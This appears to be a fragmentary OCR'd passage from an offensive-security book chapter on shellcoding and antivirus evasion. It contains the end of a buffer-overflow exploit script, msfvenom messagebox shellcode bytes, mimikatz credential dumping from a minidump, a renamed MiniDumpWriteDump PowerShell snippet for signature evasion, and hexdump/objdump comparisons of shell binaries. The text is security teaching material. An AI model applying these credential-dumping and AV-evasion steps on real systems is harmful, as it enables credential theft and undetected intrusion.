x += pack("<I", 0x0804c028) # .bss
os.system("/home/kali/buff \"%s\"" % x)
```

Chapter 12: Shellcoding – Evading Antivirus




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/messagebox ICON=INFORMATION TEXT=yeet! TITLE=Message
 -f powershell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 253 bytes
Final size of powershell file: 1259 bytes
[Byte[]] $buf = 0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,0xb2,0x77,0x31,
0xc9,0x64,0x8b,0x71,0x30,0x8b,0x76,0xc,0x8b,0x76,0x1c,0x8b,0x46,0x8,0x8b,0x7
e,0x20,0x8b,0x36,0x38,0x4f,0x18,0x75,0xf3,0x59,0x1,0xd1,0xff,0xe1,0x60,0x8b,
0x6c,0x24,0x24,0x8b,0x45,0x3c,0x8b,0x54,0x28,0x78,0x1,0xea,0x8b,0x4a,0x18,0x
8b,0x5a,0x20,0x1,0xeb,0xe3,0x34,0x49,0x8b,0x34,0x8b,0x1,0xee,0x31,0xff,0x31,
0xc0,0xfc,0xac,0x84,0xc0,0x74,0x7,0xc1,0xcf,0xd,0x1,0xc7,0xeb,0xf4,0x3b,0x7c
,0x24,0x28,0x75,0xe1,0x8b,0x5a,0x24,0x1,0xeb,0x66,0x8b,0xc,0x4b,0x8b,0x5a,0x
1c,0x1,0xeb,0x8b,0x4,0x8b,0x1,0xe8,0x89,0x44,0x24,0x1c,0x61,0xc3,0xb2,0x8,0x
29,0xd4,0x89,0xe5,0x89,0xc2,0x68,0x8e,0x4e,0xe,0xec,0x52,0xe8,0x9f,0xff,0xff
,0xff,0x89,0x45,0x4,0xbb,0x7e,0xd8,0xe2,0x73,0x87,0x1c,0x24,0x52,0xe8,0x8e,0
xff,0xff,0xff,0x89,0x45,0x8,0x68,0x6c,0x6c,0x20,0x41,0x68,0x33,0x32,0x2e,0x6
4,0x68,0x75,0x73,0x65,0x72,0x30,0xdb,0x88,0x5c,0x24,0xa,0x89,0xe6,0x56,0xff,
0x55,0x4,0x89,0xc2,0x50,0xbb,0xa8,0xa2,0x4d,0xbc,0x87,0x1c,0x24,0x52,0xe8,0x
5f,0xff,0xff,0xff,0x68,0x61,0x67,0x65,0x58,0x68,0x4d,0x65,0x73,0x73,0x31,0xd
b,0x88,0x5c,0x24,0x7,0x89,0xe3,0x68,0x21,0x58,0x20,0x20,0x68,0x79,0x65,0x65,
0x74,0x31,0xc9,0x88,0x4c,0x24,0x5,0x89,0xe1,0x31,0xd2,0x6a,0x40,0x53,0x51,0x
52,0xff,0xd0,0x31,0xc0,0x50,0xff,0x55,0x8

┌──(kali㉿kali)-[~]
└─$ █
```




```
165544177
165544178
165544179
165544180
165544181
165544182
165544183
165544184
165544185
165544186
165544187
165544188
2948
```

Message

yeet!



```
C:\Tools\Mimikatz\mimikatz-master\Win32+>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump pirate_booty.dmp
Switch to MINIDUMP : 'pirate_booty.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : 'pirate_booty.dmp' file for minidump...
```



```
$WinErrRep = [PSObject].Assembly.GetType('System.Management.Automation.WindowsErrorReporting')
$werNativeMethods = $WinErrRep.GetNestedType('NativeMethods', 'NonPublic')
$Flags = [Reflection.BindingFlags] 'NonPublic, Static'
$gj758hjh3 = $werNativeMethods.GetMethod('MiniDumpWriteDump', $Flags)
$MiniDumpfull = [UInt32] 2
...
Mode]::Create)
...
($ProcessId))"
...
}
```

Find what : $MiniDumpWriteDump

Replace with : $gj758hjh3


☑ In selection

□ Backward direction
□ Match whole word only
□ Match case
☑ Wrap around


Search Mode
● Normal
○ Extended (\n, \r, \t, \0, \x...)
○ Regular expression □ . matches newline

☑ Transparency
● On losing focus
○ Always


Replace All: 2 occurrences were replaced in selected text



```
┌──(root💀kali)-[/home/kali]
└─# sha256sum shell1.exe
5caf7877c81aa094b9f8db7d9d3d2938ba6d3655978c90a24ac7af3fba589307  shell1.exe

┌──(root💀kali)-[/home/kali]
└─# sha256sum shell2.exe
808f3657a3eb46b1b456ace7f88ec0a22bd960371e01882fe8278306939fe551  shell2.exe
```




```
┌──(root💀kali)-[/home/kali]
└─# objdump -D shell noencode.exe -M intel | grep "c0 a8 6c 75"
  40888a:       68 c0 a8 6c 75          push   0x756ca8c0
```




```
00001010: a3fc 1741 00a3 a80b 414c a344 8841 00a3
00001020: 0418 4100 33db a348 4041 63bb 8d45 0c07
00001030: 854d 0850 51c7 05f0 1741 0044 d240 0088
00001040: 1d40 3c41 dbe8 d64c 002a 68e0 5f40 00e8
00001050: d8a4 0000 83c4 2be1 5353 6863 4041 00e8
00001060: c33e b200 8b55 0c8b b508 8b0d 4c40 4100
00001070: 2450 8d55 f451 523b 444a 0000 8b55 f48d
00001080: 45fc 8d4d fb50 5168 14d2 4000 52e8 de4a
00001090: ff00 85c0 0f85 9a04 0028 8b35 68c1 4000
000010a0: 78be 45fb 83c0 bf83 f839 0f87 ab04 cc00
000010b0: 04c9 8a88 0817 4000 7a24 8d98 1640 008b
000010c0: 55fc b4ff 156c c140 0083 c404 41c3 a310
000010d0: d08d 007a f53d 7f00 0068 f82e 4000 e86d
000010e0: 0600 00e9 2b04 f000 c75a 6802 4100 0100
000010f0: 00ef 611f 0400 00b3 1d14 7640 bde9 2104
00001100: 0000 8bb9 6d50 ff15 ddc1 4000 a318 f907
00001110: 00e9 44f6 0000 be7e fc51 ff15 6ce4 4000
00001120: a36c 7fbc 00e9 e903 4200 391d 60f3 4100
00001130: 7e0d 68d8 d16f 00e8 1406 0000 80c4 04c7
00001140: 058c 0267 00ff ff2d ff30 c803 0000 8b55
00001150: fc52 fffd 88af d600 a3b8 0b41 00e9 b19a
00001160: 0000 e01d 1cd0 4000 e9a9 0300 008b 45fc
00001170: f3ff 1588 c140 cea3 e05e 1000 e992 3c00
00001180: 0089 1d20 ee40 26e9 8a03 0000 686a 60da
00001190: 4100 74b0 3abc d140 0065 b205 0000 83c4
000011a0: 048b 4dbb 51e8 de30 0000 835e 043b c375
000011b0: 2fc7 131e 0241 004c 0000 a3e9 5603 0000
000011c0: 391d 2038 4100 0f1b 4a03 0000 50ff 155e
000011d0: c140 0039 1d60 d841 0074 0d68 a047 4000
```


```
00001010: 26e8 17f6 00a3 a80b 4100 a344 4041 a2a3
00001020: 0418 4100 6cdb a392 405a 0057 8d82 0cca
00001030: 8dd9 0850 51c7 1cf0 1741 0044 d240 0088
00001040: 1d40 6a41 00e8 fb4c 21ad 68e0 5f40 7d39
00001050: 8ca4 00d8 830c 0453 53b6 684c 9b41 00e8
00001060: 223e 0000 8b55 0c8b 4508 8b5c 4cb7 41eb
00001070: 5250 7e55 f4d3 5234 444a 0000 8b55 4d8d
00001080: 45fc 8d66 f850 5168 14d2 4000 525e de4a
00001090: 0000 85c0 ee85 9a04 0099 8b35 e6ef 4000
000010a0: 0f24 45f9 00c0 bf83 f8a3 3a87 6604 0036
000010b0: 33c9 4c88 0817 407a ff24 9098 1640 008b
000010c0: 55fc 52ff ff6c 4e40 0083 c4ea 3b11 a342
000010d0: d040 000f 8f3d 5c00 6968 8fd1 40fc e86d
000010e0: 6700 00e9 2b04 2c00 5a05 1a02 4160 0100
000010f0: 0000 e11f 0400 0089 1d14 d040 0096 1404
00001100: 0000 8b45 fc50 ff15 6cc1 4000 a318 d040
00001110: 00e9 f703 0000 8b4d fcc0 ff15 4ec1 409f
00001120: 5b6c 0241 00e9 e903 0000 391d 6002 4100
00001130: 7e0d 68d8 d140 00e8 1406 5d00 83c4 04c7
00001140: 0560 445c 00ff 3aff ffe9 c803 0000 8b55
00001150: fccd ff91 88c1 4000 a3b8 0b41 00b3 b103
00001160: 0000 891d 12d0 4000 81a9 0300 008b 96fc
00001170: 50ff 1588 c140 00a3 e017 4100 1192 0360
00001180: 0089 1d20 d440 00e9 8a03 0000 aa1d 6002
00001190: 4100 4d0d 530f d140 0057 6e05 0074 83c4
000011a0: 528b 4dfc aae8 8604 0000 ddc4 043b c375
000011b0: 8646 0560 0241 0001 f100 00e9 5603 b200
000011c0: 391d 2838 4100 fd84 4a03 0000 50ff e070
000011d0: c140 8d39 1d60 0241 5c74 0d68 a0d1 4000
```




```
┌──(root💀kali)-[/home/kali]
└─# objdump -D shell1.exe -M intel | grep "68 d8 d1"
  401132:       68 d8 d1 6f 00          push   0x6fd1d8
```




```
┌──(root💀kali)-[/home/kali]
└─# objdump -D shell2.exe -M intel | grep "68 d8 d1"
  401132:       68 d8 d1 40 00          push   0x40d1d8
```




```
┌──(root💀kali)-[/home/kali]
└─# python
Python 2.7.18 (default, Jun  6 2022, 22:21:27)
[GCC 10.2.1 20210110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 
```




```
0042C640  CC BE 43 00 E9 CC 57 FD  FF B9 80 C0 43 00 E9 F5  Ì¾C.éÌWýÿ¹€ÀC.éõ
0042C650  A6 FE FF FF 35 84 C0 43  00 68 BC C0 43 00 E8 36  ¦þÿÿ5„ÀC.h¼ÀC.è6
